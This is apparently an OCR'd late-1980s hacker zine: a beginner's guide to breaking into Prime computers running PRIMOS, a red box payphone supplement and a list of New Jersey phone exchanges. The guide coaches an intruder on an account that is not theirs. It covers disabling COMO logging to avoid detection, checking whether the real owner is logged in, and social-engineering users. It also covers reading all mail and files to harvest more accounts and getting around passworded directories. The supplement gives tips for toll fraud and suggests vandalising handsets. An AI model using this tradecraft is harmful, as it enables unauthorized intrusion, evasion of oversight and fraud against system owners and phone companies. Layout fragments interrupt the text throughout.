
PRIMOS Command Types

There are two kinds of PRIMOS commands, internal and external. Internal commands are built right inside of PRIMOS (i.e, in the compiled programs that make up PRIMOS). External commands are programs located in the CMDNC0 directory. When an external command's filename is typed (the name of the command, less the file extension) then the program is invoked. Of course, you may add the file's extension if you wish, as it will work, but that is defeating the purpose.

"The army of Primes is astoundingly large."

A Message From

THE PHONE POLICE



"Were puttin' crank-callers in jail"

Our employees carry company identification cards.

If you have reason to question the identity of our employees seeking to enter your home or place of business, please ask to see their Telephone Company identification cards.

A BEGINNER'S GUIDE

The reason for internal and external commands is twofold. The PRIMOS files (usually located in the DOS directory) take up a lot of memory. Not all Prime systems have whopping loads of memory, so Prime made sure that PRIMOS was able to be executed flawlessly (memory constraint-wise) on all system models. Only the *most* important commands were built inside of PRIMOS. Less vital (yet still vastly important) commands were made to be external commands. Secondly, different sites have different needs. Prime recognized this need and their command structure allows for the easy customizing of PRIMOS commands (adding, changing, removing, creating). It's an ideal setup, really.

Making Your Stay Last Longer

Now that you have logged in, there are a few things that you should do immediately to ensure a nice long visit. You should make this procedure routine and do it every time you login.

Once logged in you will see the login herald and then, assuming the account is not captive (more on captive accounts later), get the system prompt (generally an "OK,"). You are now using PRIMOS and the prompt signifies that you are at the PRIMOS command line. Most Primes use the standard "OK," prompt, but some do not. For this series, I shall assume that your Prime uses the "OK," prompt. Now, type some nonsensical command. Try arf. Here is what should happen:

OK, arf
Not found. ARF (std$cp)
ER!

Notice that when you enter an invalid command you get a new prompt. On all standard systems, it is "ER!". Again, this prompt can be changed and, throughout this series, I shall assume that it is set to "ER!".

NOTE: std$cp means Standard Command Processor. Sometimes instead of std$cp you will get a (processcommand) error. They are the same thing, just different names for different revision levels.

Now that you are in, you are going to want to perform a few actions to make sure that you are safe. The first of these actions is to turn off all COMO files. COMO is the abbreviated form of the COMOUTPUT command. COMOUTPUT turns on a buffer much like your terminal program's copy buffer. From the time a COMO file is turned on everything you type and everything PRIMOS says to you will be logged to a SAM (sequential access method) file (a text file). To turn off a COMO file you will type this at the system prompt:

OK, como -e

The "-E" argument means "END" and will end any COMO processes. If you can't see what you are typing then perhaps the initiating COMO command turned off all terminal output. You can turn it back on by typing:

OK, como -tty

To save time, nest the arguments as such:

OK, como -e -tty

The next thing you should do is make sure that you are the only person using the account you logged in to (we don't want any irate users on our hands. now do we?). Do this by typing:

OK, stat -me

Assuming you are logged in as user PRIME, PRIMOS will output the following:

Line
User No oct(dec) Devices
PRIME 87 125 (85) <USER05>

The "User" column displays your User ID. The "No" column lists your user number. The "Line" column indicates the AMLC line you are using (the physical modem line) in both octal and decimal notation. The "Devices" column displays the current disk partition that you are attached to. In this case, we are attached to the <USER05> disk partition.

If you find that there is more than one of you logged in, then you should make a hasty exit and logout. There is a correct way to logout and an incorrect way to logout. The correct way to logout is listed below. *Never* hang up on a Prime. Always logout in the illustrated fashion.

OK, rsterm

TO PRIMOS

OK, lo

The RSTERM command empties your terminal read (input) and write (output) buffers. This throws away anything in your type-ahead buffer and gets rid of all output pending. The LO command logs you out of the system. When you logout you will see a message similar to this:

PRIME (user 87) logged out Sunday, 22 Jan 89 16:23:56.
Time used: 00h 08m connect, 00m 03s CPU, 00m 00s I/O.

Everything listed in this message should be self-explanatory by now, but in case you are still bewildered, the connect time is how long your session lasted in hours and minutes, the CPU time indicates how much actual time you manipulated the central processing unit (CPU) listed in minutes and seconds, and the I/O time indicates how much actual disk I/O (access) you performed in minutes and seconds.

Assuming that no one else is using the account you are logged into, take a look and see who else is on the system. Do this by typing:

OK, stat us

The Prime will display the following to you:

User	No	Line oct(dec)	Devices
SYSTEM	1	asr	<COMDEV>
SMITH	5	3(3)	<USER05> <COMDEV>
JOHNSON	70	104(68)	<USER05> <COMDEV>
PRIME	87	125(85)	<USER05> <COMDEV>
TIMER_ PROCESS	123	kernel	<COMDEV>
LOGIN_ SERVER	124	LSr	<COMDEV> (3)
DSMSR	125	DSM	<COMDEV>
DSMASR	126	DSM	<COMDEV>
SYSTEM_ MANAGER	127	SMSr	<COMDEV>
LIB	129	phant	<COMDEV> AL132
LQP	130	phant	<COMDEV> AL133
PR0	131	phant	<COMDEV> PR2
BATCH_ SERVICE	132	phant	<COMDEV>
SYSTEM	133	phant	<USER01> <COMDEV>
SYSTEM	134	phant	<USER01> <COMDEV>
SYSTEM	135	phant	<USER01> <COMDEV>
SYSTEM	136	phant	<USER01> <COMDEV>

Notice how the STAT US command's user display procedure is identical to that of STAT ME. Let me explain these users now. What's there to explain about users, you ask? Why, lots. Some of the users listed above aren't actual people, but rather phantom users, processes that execute on their own.

Look at SYSTEM. See how this User ID doesn't have a line listing? Instead of the familiar octal and decimal AMLC line listing, it says "asr". Also notice how TIMER_PROCESS is listed as "kernel". The list goes on too, as you can see. LOGIN_SERVER is "LSr", DSMSR and DSMASR are "DSM", and SYSTEM_MANAGER is "SMSr". Also notice all those users listed as "phant".

Basically, all User ID's that lack octal/decimal AMLC line notation are not actual people and cannot harm you with the exception of SYSTEM_MANAGER and SYSTEM. These users, while not people, are consoles, terminals if you will, that are logged in all the time. One monitors the system's front door and logs to screen and disk (and occasionally printer) all logins (successful and unsuccessful) and logouts. The other just sits there, waiting for the system manager to do whatever he likes. A good way to tell if either of these User ID's is active is to look and see where they are attached to (i.e., the info displayed in the "Devices" column). If you see it attached to an MFD (Main File Directory) other than the root MFD, then cruise and come back later.

LSr is the login server. It is what you "talk to" (in a manner of speaking) when you connect to the Prime initially. "kernel" is

the heart of the PRIMOS operating system. When you have logged in, you are talking directly to it. "phant" users are phantom processes (batch jobs) that are executing independent of a system terminal. They perform rudimentary tasks such as running the printers, backing up the system, running the RJE and Batch Job managers, etc. They perform many activities, almost always geared towards the system's needs. DSM users are Distributed System Management utilities running as phantoms. The DSM utilities are present to help the System Admin administrate his system. There will be more on the DSM utilities later in this series.

Basic PRIMOS Commands and Information About PRIMOS Files

We're all ready to start covering the first PRIMOS commands to add to your new repertoire. In this section you will learn how to move around PRIMOS directory structures, how to view files, how to get full status on the Prime system, and how to get further help.

First off, let me tell you a little bit about directories and how they are set up. On each logical disk on a Prime, there is a root directory called the MFD (Main File Directory). Each MFD on a system has a unique number after it. In this manner all logical disk MFD's are separate from one another. Below the MFD's are directories called UFD's (User File Directories). It is the UFD's that users login to. Not all UFD's, however, are login directories. All directories below the UFD level are called sub-UFD's (subdirectories). Not all UFD's have sub-UFD's. Sub-UFD's can also have sub-UFD's under them. It's set up a lot like most microcomputer Disk Operating Systems.

When you login you will be attached to your account's initial attach point (i.e., your "home" directory). This will most likely be a UFD, but in some cases you will attach to an MFD. In any case, to move from directory to directory you'll use the ATTACH command. You can abbreviate ATTACH with an A. PRIMOS understands ATTACH and A as being the same command. The basic format of ATTACH is:

ATTACH pathname

To attach to an MFD you would type:

OK, a mfd #

Where # is the logical device number of the MFD you wish to attach to. MFD numbers always start out at 0 and increment sequentially. If you are attached to an MFD or a UFD you simply need to use the UFD name you wish to attach to as the pathname. If you wish to attach to sub-UFD's then you will need to use the full pathname. Here are some examples:

OK, a mfd 0
OK, a primenet*
OK, a info
Top-level directory not found or inaccessible. INFO (ATTACH)
OK, a primenet*>info

Notice how when you tried to attach to info you got an error. Well, that was because info is a sub-UFD and you need to supply the full pathname when you attach to sub-UFD's. Notice that when you attached to info in the correct manner you used the ">" character to separate the elements of the pathname.

Locating all the available MFD logical device numbers is easy. Just type:

OK, stat disk

PRIMOS returns this output to you:

Disk	Ldev	Pdev	System
COMDEV	0	1460	
USER01	1	31460	
USER02	2	32462	
USER03	3	462	
USER04	4	11062	
USER05	5	62060	
USER06	6	101062	

"Disk" indicates the actual disk partition's root pathname. "Ldev" is the logical device number of a given partition. "Pdev" is the physical device number. The "System" column will be blank unless a given disk partition is located on another system. What? Impossible? Not at all. With PRIMENET, Prime's networking software, disk partitions on system B can be accessed from system A. If you are not on a system equipped with PRIMENET then the "System" column will be blank. More on this in the PRIMENET section

PRIMES

What is important to us immediately is the data in the "Disk" and "Ldev" columns. Each of these disk partitions is an MFD.

On some systems you will find two useful utilities, UP and DOWN. These are external commands. They simplify moving around directories in PRIMOS. Here is how to use them.

UP [n]

UP allows you to move up a specified number of levels. The specification of "n" is optional. If you do not specify a value for it, it will have a default value of 1.

DOWN directory_name

DOWN allows you to move down one directory in the tree. You must specify the name of the directory that you wish to move down into. You need only specify the UFD or sub-UFD name. There is no need to specify the entire pathname.

If these utilities are not on the Prime you are on then you can upload them to the Prime's CMDNC0 directory (where external commands are stored). There will be more information on this later on.

Viewing files in PRIMOS is as easy as can be. You simply use the SLIST (sequential list) command. The format is as follows:

SLIST filename

You must include the file extension of the file that you are SLISTing. Here is a list of file types and what they mean.

Extension	SLISTable?	Description
.ABBREV	N	Abbreviation files
.BAS	Y	BASIC source code
.BIN	N	BINARY image file
.CBL	Y	COBOL source code
.CC	Y	C Compiler source code
.COMI	Y	COMMAND INPUT data files
.COMO	Y	COMMAND OUTPUT data files
.CPL	Y	CPL (Command Procedure Language) programs
.F77	Y	FORTRAN-77 source code
.FTN	Y	FORTRAN IV source code
.GVAR	N	Global variable files
.PL1	Y	PL/1, Subset G source code
.PLP	Y	PLP source code
.PMA	Y	Prime Macro Assembler source code
.RUN	N	Prime-written programs; int cmds (compiled)
.SAVE	N	Prime- and user-written programs (compiled)

NOTE: The "SLISTable" column indicates that the file type in question is a SAM file (Sequential Access Method: a text file) and can be viewed normally by the SLIST (Sequential List, like the TYPE command found on most PC's) command. You can SLIST non-SAM files, but they will come out as garbage and that can be a pain in the ass. If you should SLIST a non-SLISTable file type then use BREAK or CONTROL-P to abort the listing.

"Prime users are people and people like to use easy-to-remember passwords."

A very important command is the LD command (List Directory). LD will display the contents of the current attach directory. To use it just type:

OK, ld

The LD command supports wildcarding, too. If you should want to display all the CPL files in a directory, use LD in this manner:

OK, ld @@.cpl

Notice the "@@" in the above command. It tells LD to do a wildcard search for all files ending with the extension ".CPL". Just experiment with this aspect of LD. It's really quite simple.

Getting more information about the Prime you are on is easy. Just use the STATUS (abbreviated STAT) and LIST commands.

Remember the STAT US and STAT ME commands I mentioned earlier? Well, as you probably guessed, there are several other options to the STATUS command. Here are the other options and what they do:

NOTE: Capitalized letters indicate the option's abbreviation.

ALl: Displays all info available through STATUS.

DEvice: Displays physical and logical device numbers of any assigned mag tape drives.

NEtwork: Displays the status of other systems to which your system is attached by PRIMENET.

PRoject: Displays the Project ID of all users logged in.

SEmaphores: Displays the value of user semaphores that have been set on the system. A semaphore is a flag used for synchronizing processes. It is used by cooperating user processes to control access to a single shared resource.

SYstem: Shows the system nodename and revision of PRIMOS.

UNits: Shows you what file units you have open.

Remember, I did not mention the USers, ME, or DIsks options here, as they were fully detailed earlier.

If the STATUS command is issued without any options, information is provided on the following options in this order: SYSTEM, UNITS, DISK, SEMAPHORE, NETWORK, and ME.

That pretty well sums up the STATUS command. But is that all? Hell no. There is also the LIST command. If you thought STATUS had a lot of options then wait until you check this lovely command out. I will only cover the useful options.

First in the syllabus is the LIST_ACCESS command. This command will show you what User ID's have access to the UFD that you are currently attached to. Assume that you are attached to your initial login UFD. Also assume that your User ID is STEVE.SYS. Here is an example of what LIST_ACCESS would display:

```
OK, list_access

ACL protecting "<Current
      directory>":
STEVE.SYS      ALL
SYSTEM         ALL
$REST:         NONE
```

The above command example displays all of the ACL's (Access Control Lists) regarding your UFD. Notice that you, STEVE.SYS, have *all* rights to your UFD (naturally). Also notice that SYSTEM has *all* rights too. Why? Most likely backup purposes. Also notice that $REST (meaning all other user ID's) has *no* rights. Now, let's assume you ATTACHed to another user's UFD. Say, JOHN. Here is what you might get:

```
OK, a john
OK, list_access

ACL protecting "<Current
      directory>":
JOHN           ALL
SYSTEM         ALL
SIMSON         DALURW
$REST          LUR
```

Quite a different story here. Again JOHN and SYSTEM have ALL rights here. But wait, SIMSON has DALURW access and $REST (everyone else) has LUR. What do these cryptic phrases mean? This, I would gather, would be a good time for me to explain the PRIMOS access codes. So glance over at Table A.

As illustrated there, the ALL and NONE mnemonics are also PRIMOS access codes. ALL indicates YES to ALL of the above and, as you can full well guess, NONE indicates that all access is denied.

Also be aware that file systems (groups of files) can be protected by an access category. To list the access of an access category type the following command:

LIST_ACCESS [category_filename]

Next is the LIST_GROUP command. It lists all of the ACL groups to which you belong. These groups may govern access to some files on the system. If you don't belong to any groups then PRIMOS will reply with:

```
No groups. (list_group)
```

HACKING

Otherwise PRIMOS will respond in the following format:

Groups are: .HELP .ADMINISTRATORS .ETCETERA

The LIST_GROUP command can be abbreviated to LG.

LIST_PRIORITY_ACCESS (abbreviation LPAC) is used to display your priority access on any given disk partition. While normally you would use LIST_ACCESS to examine all access rights and priority ACL's on file system objects, LPAC is available since a priority ACL can prevent you from accessing directories and from using the LIST_ACCESS command. Command format is as follows:

LIST_PRIORITY_ACCESS [pathname] [-brief]

The LIST_QUOTA command (abbreviated LQ) is, in my opinion pseudo-worthless since file quota information is displayed when the LD (List Directory) command is issued. The LQ command displays current disk quota and storage information for the current (or specified) directory. To issue this command, you need to have L (list) access to the target directory and U (use) access to all higher directories. The proper command format is:

LIST_QUOTA [pathname] [-brief]

Executed without pathname, LIST_QUOTA returns information regarding the current directory you are ATTACHed to.

Quotas are storage space constraints set on a directory. The limits are listed in disk records. A 0 quota is great (indicates no quota). A quota of 1 is absolutely lousy. A quota of 1000+ is ok. If a directory has a quota of, say, 1000, then the total number of disk records used in that directory and *all* sub-UFD's below that may *not* exceed the quota.

If you have P (protect) access on the current UFD then you can use the SET_QUOTA command to change the UFD quota constraints. The format is:

SET_QUOTA pathname [-Max N]

The abbreviation for SET_QUOTA is SQ. The argument -MAX indicates the maximum number of quotas that the specified pathname can store. N is a decimal number.

Back to the LIST commands. Next up is LIST_ASSIGNED_DEVICES. This command invokes a utility in CMDNC0 that will display all devices hooked up to your Prime, such as printers, etc. Disk partitions are not listed by the LIST_ASSIGNED_DEVICES command.

"If you find that there is more than one of you logged in, then you should make a hasty exit and logout."

You can use the -USER [option] argument to specify a list of users, by name or number. Assigned devices whose assigning user is not in this list are not displayed. The default is all users. The format is either:

LIST_ASSIGNABLE_DEVICES -USER {user name}

or

LIST_ASSIGNABLE_DEVICES -USER {user numbers}

Remember, the -USER argument is optional, and not required. It is just useful for listing assigned devices that were assigned by a particular user.

LIST_ASYNC is another good one. This command displays all of the system's hardwired lines and what they are doing. There are three types of assignments that a line can have, and these are:

FREE: Line is free to be assigned.

ASSIGNED: Line is assigned to a hardware device (printer/etc).

LOGIN: Line is available for login (terminal or remote).

The header for the display is as follows: **Line number, Line use, Auto speed enabled, Line speed, Line protocol, User number, User name.**

PRIMOS GUIDE

Line number is the physical line's identification name. Line use indicates how the line is assigned (free, assigned, login). Line speed indicates the speed of the physical line. Line protocol indicates the line factor (either TTY or TTYNOP). TTYNOP means TTY not operational. User number indicates the user number associated with the AMLC line. User name is the actual name of any user/phantom using that line. I am not too sure about the Auto speed enabled column.

LIST_COMM_CONTROLLERS displays information on all the communication controllers present in a system, excluding the Prime Node Controller. Information is given for each controller and includes the controller name, its type, its device address, the number of synchronous lines attached, and the number of asynchronous lines attached.

LIST_CONFIG displays the current system configuration.

LIST_LAN_NODES displays all nodes on a Prime LAN300 system. Be aware that this external command works only with Prime's LAN300 system (so far as my experience goes).

LIST_SYNC displays all synchronous lines on a Prime system.

LIST_PROCESS displays the environment of a specified user process. The user's process identity is displayed, together with details of its environment which include: attach points; abbreviation file; active COMI and COMO files; connect, CPU and I/O times and limits; the user's ACL groups; and all active remote identities.

There are several more LIST_ commands, but they are not too important at the present moment. I'll let you learn about them on your own via Prime's excellent online help facility. To use the PRIMOS online HELP facility, just type HELP. Or, if you know what you need help with, type HELP commandname. Really quite simple.

User-to-User Communication

It is always useful to know how to send and receive messages when on a computer system, whether you are communicating with other hackers online, or attempting to social engineer a legitimate user or system operator. Any user on a Prime may send or receive messages. Messages may be sent from any user terminal to any other user terminal, any user terminal to the system console, the system console to all user terminals, the system console to any specific user terminal, or the system console to any system console on another node of the network (PRIMENET-equipped systems only).

Sending messages to users on a Prime is very easy. The message command format is as follows:

MESSAGE [username] [-NOW]
[-ON nodename]
[-usernumber]

The abbreviation for MESSAGE is M. So instead of typing MESSAGE all the time, you can type M instead.

Notice [username] and [-usernumber]. When sending messages to a user you need only specify one or the other. If you were to send a message to user SYSTEM you would type:

OK, m system


That would enable you to send a message to user SYSTEM. Be aware that the

---

TABLE A

Code	Right	Applies to	Allows user to
P	Protect	Directories	Change accesses and attributes
D	Delete	Directories	Delete directory entries
A	Add	Directories	Add directory entries
L	List	Directories	List directory entries
U	Use	Directories	ATTACH to directories
R	Read	Files	Read file contents
W	Write	Files	Change file contents

SUPPLEMENT:
RED BOX PROBLEMS



Facts About Public Phones


--A red box is not a dangerous toy; however, one should exersize common sense, as this gentlemen is so doing.

It has come to my attention that a few boxers are having difficulties with their toy, in that, some (very few) of the 1.5 million pay phones (not including private) are not registering your "beeps" as a deposited coin. The culprit is the magnet within the mouthpiece of the pay phone your using. When one tries to use the red box the magnet in the mouthpiece interferes with the speaker (which is also a magnet) by absorbing the sound. So, if you thought that your box was on the blink or the phone company has implemented some new technique to stop red boxing, don't worry.

Try holding the red box speaker a 1/2" to an inch away from the mouthpiece as you play your tune (if quarters don't work try dimes or nickels), although this may cause the already curious guy in the neighboring booth to wonder what's going on, it should work. If not, find another pay phone or try a full proof radical method and rip out the handset, so repair service can put a new one in. This should work 100% of the time and it keeps people employed!

Remember,
Phone Phreaks never die;
they just build different color boxes.

Micro Surgeon © 1989



message you send will be displayed to ALL users logged in under the User ID of SYSTEM. In the case that there are more than 1 user with the same User ID logged in at the same time, you might want to use the [-usernumber] argument. It works like this:

OK, m -2

That would send a message to the user with the user number of 2. The message you send in this case would *only* be sent to the user with the user number of 2. Use either the user name or the user number, but not both, for using both will cause an error to be displayed by PRIMOS.

If you omit the [username] and [-usernumber] arguments then the message will be sent to the system console. Be careful about this!

The -NOW argument is optional. If it is specified then the message will be sent to the user immediately. Otherwise the message will be put into a queue and sent only when the target user has returned to PRIMOS command level.

The -ON argument need only be specified if you wish to send a message to a user that is logged in on a remote site. This argument will not be required at all if the Prime you are on is not equipped with either the PRIMENET or the LAN300 networking software packages (by Prime Computer, Inc., of course). In order to use this argument you need to know the remote system's nodename. An example of sending a message to a remote system user is:

OK, m hacker -on sys.c

This would send a message to User ID "HACKER" on the networked Prime system called "SYS.C". Remember, you need to know the correct nodename of the remote system.

Just like in real-life situations (people-to-people), PRIMOS users may or may not wish to speak to you. So before sending a message, you should make sure that the user you wish to communicate with is accepting messages. There are several ways to obtain this information.

Message -STATus: Lists receive state of ALL users

Message -STATus username: Lists receive state of all users with the name of "username"

Message -STATus usernumber: Lists receive state of all users with the number of "usernumber"

Message -STATus ME: Lists the receive state of your own terminal/process.

NOTE: Capital letters in the above forms of the message status commands indicate the legal PRIMOS abbreviations for the commands.

When first initiating a session in which you feel you might be doing some user-to-user communication you should issue the "Message -STATus" command. This will display the message receive state of all users presently online. Here is an example of the output you might receive:

OK, m -stat

User	No	State
SYSTEM	1	Accept
PRIME	13	Defer
PRIMOS	24	Accept
HACKER	37	Reject
RAGE	42	Accept

In the above example you notice that there are five processes logged in, one of them being the physical system console. The "No" column denotes the user's user number, while the "State" denotes their message receive state.

Notice how there are three message receive states listed, accept, defer, and reject. In theory, these states are defined as such:

ACCEPT: Enables reception of all messages

DEFER: Inhibits immediate messages

REJECT: Inhibits all messages

If you are set to accept, all messages sent to you will be displayed on your terminal immediately. In defer mode, messages will not appear until what you are doing is done (i.e., a message will not appear while in the middle of a currently executing command). In reject mode no messages will be received by you.

Setting a receive state is useful when you do not wish to be disturbed. It is especially useful to use receive states when

using any of the PRIMOS editors or utilities.

Sending messages while in reject mode and sending immediate messages while in defer mode is not permitted as the user you are attempting to communicate with will not be able to respond.

To set your message receive state, simply type:

Message -state

'-state' is either accept, defer, or reject. Quite simple.

You are advised to avoid sending messages to the system console as that could be potentially hazardous to your stay on a Prime computer system. Pestering legitimate users is also not desired. Use your common sense.

Internal Snooping Tactics

Once inside a Prime, your paths are many. Some lead to glory, others to deletion of your account (gulp). To aid you in choosing the correct paths, you must snoop about your newfound host. By doing this, you can learn many things, some of which include: who owns the Prime and what they are doing on it, more accounts on the system, or more accounts on *different* Prime systems.

There is plenty for you to do. I strongly urge that you make the snooping procedure a routine and that you do it *immediately* upon obtaining an account, as you never know how long it might last.

Finding out who owns the Prime and what they do on it is always rewarding. The best systems I have been on were Prime Computer, Inc. development systems, 3rd party development systems, and Primes belonging to certain telephone companies (which shall, of course, remain nameless). Depending upon who owns the host, you may obtain a bit more information that you had expected.

More accounts on the system is what you are really after, however. Many users are exceedingly lax. A brief inspection of all mail in the queue can sometimes yield accounts, as can individual programs (source code) and documents.

As for more accounts on different systems, I am saving that for the future section on Prime networking. There will be a host of information regarding the advanced snooping tactics used in order to snoop about PRIMENET-based systems and their respective Token-Ring/LAN300 networks.

Internal Security

Before you can really start exploring your new Prime, you need to understand how PRIMOS internal security is implemented and how to get around it. As you have seen from the section on basic PRIMOS commands, PRIMOS utilizes access control lists (ACL's). Getting around ACL's is almost an impossibility.

Also you will occasionally run into passworded directories. To attach to a passworded directory, you would type something similar to this:

OK, a 'dirname password'

Notice how you followed the directory name with the password and enclosed the entire deal with quotes. If you were going to attach to a passworded sub-UFD you might type something like this:

OK, a 'primenet*>info>source password'

Passworded directories can be a pain in the ass, but, unlike ACL's, they can be gotten around. Look inside CPL programs (by SLISTing them) for occurrences of ATTACH statements enclosed in single quotes. That's about all the internal security in PRIMOS up to the current revision level (22.0.0).

Exploring the Vast Reaches of a Prime

When looking around a Prime, always start in your initial attach UFD. Check out every file in it and every file in sub-UFD's under it. When finished there, cruise on up to MFD 0 and start down-attaching to the many UFD's there and look at everything. SLIST all SAM files, read all mail, look at *everything*. Leave no UFD un-attached to! Leave no file un-read.

Understandably it will take a good few hours (sometimes as many as 12) to fully investigate a Prime, but believe me, it is worth it. Capture everything that looks valuable to your buffer. When done looking, follow up everything you captured

EXCHANGE LIST:

by The Infidel

EDITOR'S NOTE: This is a list of valid exchanges in the 201 (Northern New Jersey) area code. This is useful for those of you trying to find "hidden" exchanges, like ANI numbers, ringbacks, or telco test numbers. Note: We recently learned that in June of 1991, the southern part of 201 will be split into 908. Other new area codes include 708 (a split of 312) later this year, 903 (a split of 214) in 1990, and 510 (a split of 415) in 1991.

204 Bernardsville
208 Newfoundland
209 Franklin Boro
214 New Brunswick
218 Somerville
221 Bernardsville
222 Long Branch
223 Manasquan
224 Cliffside
225 Metuchen
226 Caldwell
227 Caldwell
228 Caldwell
229 Long Branch
231 Somerville
232 Westfield
233 Westfield
234 Peapack
235 Nutley
236 Lebanon
238 South River
239 Verona
240 Toms River
241 Roselle
242 Newark
244 Toms River
245 Roselle
246 New Brunswick
247 New Brunswick
248 Metuchen
249 New Brunswick
251 South River
254 South River
255 Toms River
256 Little Falls
257 South River
259 Newark
261 Oradell
262 Oradell
263 Boonton
264 Keyport
265 Oradell
266 Orange
267 Morristown
268 Newark
269 Toms River
270 Toms River
271 Bound Brook
272 Cranford
273 Summit
274 Monmouth Jct.
276 Cranford
277 Summit
278 Paterson
279 Paterson
280 Belmar
281 Belle Mead
283 Metuchen
284 Nutley
285 Morristown
286 Toms River
287 Metuchen
288 Hasbrouck Hts.
289 Elizabeth
290 Matawan
291 Atlantic Highlands
292 Morristown
293 Montague
295 Point Pleasant
297 Franklin Park
298 Roselle
299 Boonton
304 Hawthorne
306 Somerville
307 Park Ridge
308 Freehold
309 Jersey City
316 Boonton
318 Newark
319 Union City
321 Metuchen
322 Fanwood
323 Lakehurst
324 Perth Amboy
325 Orange
326 Morristown
327 Ramsey
328 Dover
329 Monmouth Jct.
330 Union City
332 Jersey City
333 Jersey City
334 Boonton
335 Boonton
337 Oakland
338 Bloomfield
339 Bayonne
340 Passaic
341 Toms River
342 Hackensack
343 Hackensack
344 Newark
345 Paterson
347 Netcong
348 Union City
349 Toms River
350 Lakehurst
351 Elizabeth
352 Elizabeth
353 Elizabeth
354 Elizabeth
355 Elizabeth
356 Bound Brook
358 Westwood
359 Belle Mead
360 South River
361 Dover
362 Blairstown
363 Lakewood
364 Lakewood
365 Passaic
366 Dover
367 Lakewood
368 Hackensack
369 Neshanic
370 Lakewood
371 Newark
372 Newark
373 Newark
374 Newark
375 Newark
376 Millburn
377 Madison
378 South Orange
379 Millburn
381 Rahway
382 Rahway
383 Newton
384 Dumont
385 Dumont
386 Whippany
387 Dumont
388 Rahway
389 Eatontown
390 South River
391 Park Ridge
392 Union City
393 Hasbrouck Hts.
394 Hackensack
396 Rahway
397 Morristown
398 Hopatcong
399 Newark
402 Boonton
403 Caldwell
405 Oakland
414 Orange
417 Metuchen
418 New Brunswick
420 Jersey City
422 Franklin Park
423 Hawthorne
427 Hawthorne
428 Whippany
429 Bloomfield
430 Newark
431 Freehold
432 Jersey City
433 Jersey City
434 Jersey City
435 Jersey City
436 Bayonne
437 Bayonne
438 Rutherford
439 Oldwick
440 Hackensack
441 Hackensack
442 Perth Amboy
444 Ridgewood
445 Ridgewood
446 Englishtown
447 Ridgewood
449 Spring Lake
450 Belleville
451 Jersey City
453 Oxford
454 Phillipsburg
455 Morristown
456 Newark
457 Bound Brook
458 Point Pleasant
459 Hope
460 Rutherford
461 Leonia
462 Freehold
463 New Brunswick
464 Summit
465 Newark
467 Millburn
468 Newark
469 Bound Brook
470 Passaic
471 Passaic
472 Passaic
473 Passaic
474 Linden
475 Belvidere
477 Point Pleasant
478 Passaic
479 Bloomsbury
481 Newark
482 Newark
483 Newark
484 Newark
485 Newark
486 Linden
487 Hackensack
488 Hackensack
489 Hackensack
492 Butler
493 Deal
494 Metuchen
495 Keansburg
496 Columbia
499 Rahway
502 Asbury Park
503 Whippany
505 Toms River
506 Toms River
507 Rutherford
509 Bloomfield
513 Freehold
514 Madison
515 Whippany
517 Deal
519 New Brunswick
521 Jamesburg
522 Summit
523 Paterson
524 New Brunswick
525 South Amboy
526 Somerville
527 Elizabeth
528 Manasquan
529 Cragmere
530 Red Bank
531 Deal
532 Eatontown
533 Livingston
534 Whitehouse
535 Livingston
536 Englishtown
537 Hampton
538 Morristown
539 Morristown
540 Morristown

201 AREA CODE

541 Carteret
542 Eatontown
543 Mendham
544 Eatontown
545 New Brunswick
546 Passaic
547 Jersey City
548 Metuchen
549 Metuchen
558 Elizabeth
560 Bound Brook
561 Plainfield
562 Dunellen
563 Bound Brook
564 Millburn
565 Newark
566 Matawan
567 Englewood
568 Englewood
569 Englewood
570 Hackensack
571 Long Branch
572 New Brunswick
573 Park Ridge
574 Rahway
575 Caldwell
576 Red Bank
577 Freehold
578 Newark
579 Newton
580 Millington
581 Whippany
582 Summit
583 Matawan
584 Succasunna
585 Leonia
586 Rockaway
587 Hackensack
589 Newark
591 Matawan
592 Leonia
593 Madison
595 Paterson
596 Newark
599 Oradell
604 Millington
613 South River
615 Middletown
621 Newark
622 Newark
623 Newark
624 Newark
625 Rockaway
626 Jersey City
627 Rockaway
628 Mountain View
631 Morristown
632 Metuchen
633 Mountain View
634 Woodbridge
635 Chatham
636 Woodbridge
637 Great Meadows
638 High Bridge
641 Hackensack
642 Newark
643 Newark
644 Morristown
645 Newark
646 Hackensack
647 Millington
648 Newark
649 Newark
652 Ridgewood
653 Jersey City
654 Westfield
656 Jersey City
657 Lakehurst
658 Somerville
659 Jersey City
661 Nutley
662 Union City
663 Hopatcong
664 Westwood
665 Summit
666 Westwood
667 Nutley
668 Plainfield
669 Orange
670 Ridgewood
671 Middletown
672 Orange
673 Orange
674 Orange
675 Orange
676 Orange
677 Orange
678 Orange
679 South Amboy
680 Bloomfield
681 Belmar
682 Morristown
684 Paterson
685 Somerville
686 Unionville
687 Unionville
688 Unionville
689 Washington
690 Newark
691 Metcong
692 Teaneck
694 Mountain View
695 Hackensack
696 Mountain View
697 Newfoundland
699 New Brunswick
701 Chatham
705 Newark
706 Middletown
707 Somerville
709 Cranford
712 Hackensack
714 Jersey City
715 Perth Amboy
721 South Amboy
722 Somerville
723 South River
724 Dover
725 Somerville
727 South Amboy
728 West Milford
729 Lake Mohawk
730 Clinton
731 Orange
733 Newark
735 Clinton
736 Orange
737 Rahway
738 Perth Amboy
739 Keyport
740 Livingston
741 Red Bank
742 Paterson
743 Bloomfield
744 Bloomfield
745 New Brunswick
746 Bloomfield
747 Red Bank
748 Bloomfield
750 Woodbridge
751 Belleville
